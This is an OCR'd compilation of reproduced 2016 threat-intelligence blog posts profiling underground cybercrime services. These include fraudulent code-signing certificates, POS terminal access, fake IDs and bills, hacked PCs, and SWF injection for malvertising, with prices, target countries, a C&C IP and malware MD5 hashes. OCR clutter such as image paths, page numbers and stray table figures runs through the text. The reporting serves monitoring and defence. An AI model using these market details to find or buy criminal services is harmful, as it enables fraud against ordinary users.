
Cybercriminals are masters of social engineering, potentially tricking, tens of thousands of users on a daily basis, into falling victims into fraudulent cybercrime-friendly campaigns, generating them, hundreds of thousands of fraudulent revenues, successfully, contributing to the growth of multiple underground market segments, within, the underground marketplace.

In this post, we'll discuss a newly launched service, empowering, both, novice, and experienced cybercriminals, with the necessary tools and know how, to further commit,

fraudulent activities, in the form of socially engineered code signing certificates, obtained through the registration of bogus and non-existent companies.

Priced at $1,000 per certificate, the service is also offering discounts on a volume basis, including custom contacts based customization files, including detailed info about the rogue company, used in the code signing process. Relying on basic ’visual social engineering’ concepts, cybercriminals are perfectly positioned, to execute a successful campaign on a mass scale, or in a targeted nature, successfully targeting tens of thousands of users.

We expect to continue observing relevant code signing as a service, type of cybercrime-friendly propositions, within the cybercrime ecosystem, with more market vendors, entering the market segment, further positioning themselves, as market leaders, through basic market segmentation, and efficient social engineering techniques.



Newly Launched Cybercrime Service Offers Access to POS Terminals on Demand (2016-08-17 14:32)


Cybercriminals continue applying basic market segmentation concepts, to their underground market propositions, to further ensure, that, they’re capable of targeting the right audience, potentially generating hundreds of thousands of fraudulently generating revenues in the process.

From basic, malware as a service underground market propositions, offering access to country, city, ISP based type of malware-infected hosts, to cybercrime-friendly services, offering access to malware-infected hosts converted to anonymization proxies, to further target additional market segments, within the cybercrime ecosystem, cybercriminals continue to utilize basic market segmentation concepts, based on the targeted population.

In this post, we’ll discuss a newly launched managed service, offering access to POS (Point of Sale) terminals, further empowering, both, novice, and sophisticated cybercriminals,

with the necessary access to commit related fraudulent activities.

52




The service is currently offering access to POS (Point of Sale) terminals, located, in the United States, Canada, Australia, United Kingdom, the Netherlands and Germany, priced

between $30 and $50 for access to a POS (Point of Sale) terminal.

Cybercriminals, continue relying on basic data mining concepts, while utilizing the overall target population, further, ensuring that their market-relevant propositions, while, continuing to generate fraudulent revenues, in, the, process.

We expect to continue observing an increase in underground market propositions, utilizing basic market segmentation concepts, further positioning, both, novice, and experienced market leaders, as relevant and competitive market participants, potentially generating tens of thousands of fraudulently obtained assets in the process.



New Cybercrime-Friendly Service Offers Fake Documents and Bills on Demand (2016-08-28 15:33)

The market segment, for, fake, documents, and, bills, continues, flourishing, thanks, to, a, vibrant, cybercrime, ecosystem, offering, access, to, a, variety, of commoditized, underground, market, items, further generating fraudulent revenue for the cybercriminals behind it. Thanks to the overall availability of DIY (do-it-yourself) type of malware

generating tools, and, the, overall prevalence, of money mule recruitment scams, allowing, cybercriminals, an easy access to basic risk-forwarding, tactics, cybercriminals, continue, generating, tens, of thousands, of fraudulent revenue in the process.

In this, post, we'll discuss a newly launched managed cybercrime service offering access to fake documents, stolen credit cards, and, fake, bills, and, discuss, in-depth, the tactics, techniques, and procedures, of, the, cybercriminals behind it.

54

55

The service is currently offering fake documents for Australia, Belgium, Brazil, Canada, Denmark, Estonia, Finland, France, Germany, Greece, Italy, India, Netherlands, Norway, Latvia, Lithuania, Poland, Romania, Slovakia, Slovenia, Sweden, United Kingdom, USA, Russia, and fake bills for, Australia, Austria. Canada, Czech Republic, Estonia, France, Finland, Germany, Irland, Italy, United Kingdom, Latvia, Norway, Romania, Slovakia, Sweden, Switzerland, USA, Spain, Russia, France, Ukraine.


We’ll continue monitoring the market segment for fake documents, and, post, updates, as soon, as, new, developments, take place.

This post has been reproduced from [1]Dancho Danchev’s blog. Follow him [2]on Twitter.

1. http://ddanchev.blogspot.com/


2. https://twitter.com/dancho_danchev


56



Managed Hacked PCs as a Service Type of Cybercrime-friendly service Spotted in the Wild (2016-08-28 18:38) With the cybercrime ecosystem, persistently, supplying, new, malware, releases, cybercriminals continue occupying multiple market segments, within, the, cybercrime, ecosystem, generating, tens, of, thousands, of fraudulent revenue, in, the, process, potentially, empowering, new market entrants, with, the, necessary, tools, and, know-how, to, continue, launching, related, malicious, attacks, potentially, generating, tens, of, thousands, of fraudulent, revenue, in, the, process, while, targeting, users, internationally.

In this, post, we'll profile a newly, launched, managed hacked PCs, as, a, service, type, of cybercrime-friendly, service, and, discuss, in, depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind it.





Next to the overall availability of malware infected hosts empowering novice cybercriminals with the necessary tools and know, to, conduct, related, malicious attacks, cybercriminals, often, rely, on basic, market segmentation, approaches, further, taking, advantage, of the, affected, users, to, launch, related, managed cybercrime-friendly, type, of, managed, services.

The service is currently offering access to malware-infected hosts, in, the United States, Italy, France, Spain, Brazil, Argentina, and Poland, further, empowering, novice, cybercriminals, with, the, necessary, tools, and, know-how, to, continue, launching, related, malicious attacks.

58

We'll continue monitoring, the, market, segment, for, hacked PCs, and, post, updates, as, soon, as, new developments, take, place.

This post has been reproduced from [1]Dancho Danchev's blog. Follow him [2]on Twitter.

1. http://ddanchev.blogspot.com/

2. https://twitter.com/dancho_danchev

59

(7)	5	1	0.5
(30)	10	2	1
365)	15	5	2

Managed SWF Injection Cybercrime-friendly Service Fuels Growth Within the Malvertising Market Segment (2016-08-29 11:58)

Cybercriminals, continue, launching, new, cybercrime-friendly, services, aiming, to, diversify, their, portfolio, of, fraudulent, services, while, earning, tens, of, thousands of fraudulent revenue in the process. Thanks, to, a vibrant, cybercrime ecosystem, and, the, overall, availability, of, DIY (do-it-yourself) type of, malicious, software, generating, tools, cybercriminals, continue, diversifying, their, portfolio, of,

fraudulent, services, while, earning, tens, of, thousands, of, fraudulent, revenue, in, the, process.

Largely, relying, on, a diversified, set, of, tactics, techniques, and, procedures, cybercriminals, often, rely, on, automated, and, systematic, compromise, of, vulnerable, Web sites, for, the, purpose, of, active, traffic, acquisition, tactics, to hijack, intercept, and, monetize, the, acquired, traffic, for, the, purpose, of, earning, fraudulent, revenue, in, the, process. Thanks, to, a, vibrant, cybercrime-friendly, ecosystem, cybercriminals, continue, actively, hijacking, intercepting, and, monetizing, the, acquired, traffic, for, the, purpose, of, earning, fraudulent, revenue, in, the, process.

In, this, post, we'll discuss, a, newly, launched, managed SWF injecting, type, of, cybercrime-friendly, service (**108.162.197.62**), provide actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind it.

Malicious MD5s known to have been downloaded from the same C &C server IP (108.162.197.62): MD5: 738ef8e826b5f9070f555dc8d5e3320f

MD5: 8dddf1d1786ff72adc60057305f4f2c9

MD5: 0042ef6b151d68824999ed27e320ab7b

MD5: ea0f806840a8f1765994d2941d24a18a

MD5: 9d0e32a4f1d4fb348f70f235e9731363

Related malicious MD5s known to have phoned back to the same C &C server IP (108.162.197.62): MD5: 4e108296f11d99e56be375dcab2e03d4

MD5: 8f696a2995aa56be5a7fe6ac8639e94a

MD5: 2aa4fedd2626f4a210d13a356cf721a1

MD5: 822606bb2f5a86bd20e4d111705c9e99

MD5: 6267650eb343bc1fb063233aaf398c9a

The, service, is, currently, offering, basic, type, of, account, registration, process, priced, at $100, and, premium, type, of, account, registration, process, priced, at, $1,000.

We'll continue, monitoring, the, market, segment, for, malvertising, type, of, managed, cybercrime-friendly, services, and, post, updates, as, soon, as, new, developments, take, place.

This post has been reproduced from [1]Dancho Danchev's blog. Follow him [2]on Twitter.

60

1. http://ddanchev.blogspot.com/

2. https://twitter.com/dancho_danchev

61

2.4

December


62

New Service Offerring Fake Documents on Demand Spotted in the Wild (2016-12-21 14:08) In, a, cybercrime, ecosystem, dominated, by, multiple, underground, market, participants, and, hundreds, of,


fraudulent, propositions, cybercriminals, continue, successfully, monetizing, access, to, malware-infected, hosts, for, the, purpose, of, earning, fraudulent, revenue, in, the, process, largely, relying, on, a, set, of, DIY (do-it-yourself), managed, cybercrime-friendly, services, successfully, monetizing, access, to, malware-infected, hosts, for, the, purpose, of, earning, fraudulent, revenue, in, the, process.

We’ve recently, intercepted, a, newly, launched, managed, on, demand, underground, market, type, of, service, proposition, offering, access, to, fake, documents, and, IDs, successfully, empowering, novice, cybercriminals, with, the, necessary, tactics, techniques, and, procedures, for, the, purpose, of, commiting, fraudulent, activities, while, earning, fraudulent, revenue, in, the, process, successfully, monetizing, access, to, malware-infected, hosts, while, earning, fraudulent, revenue, in, the, process.

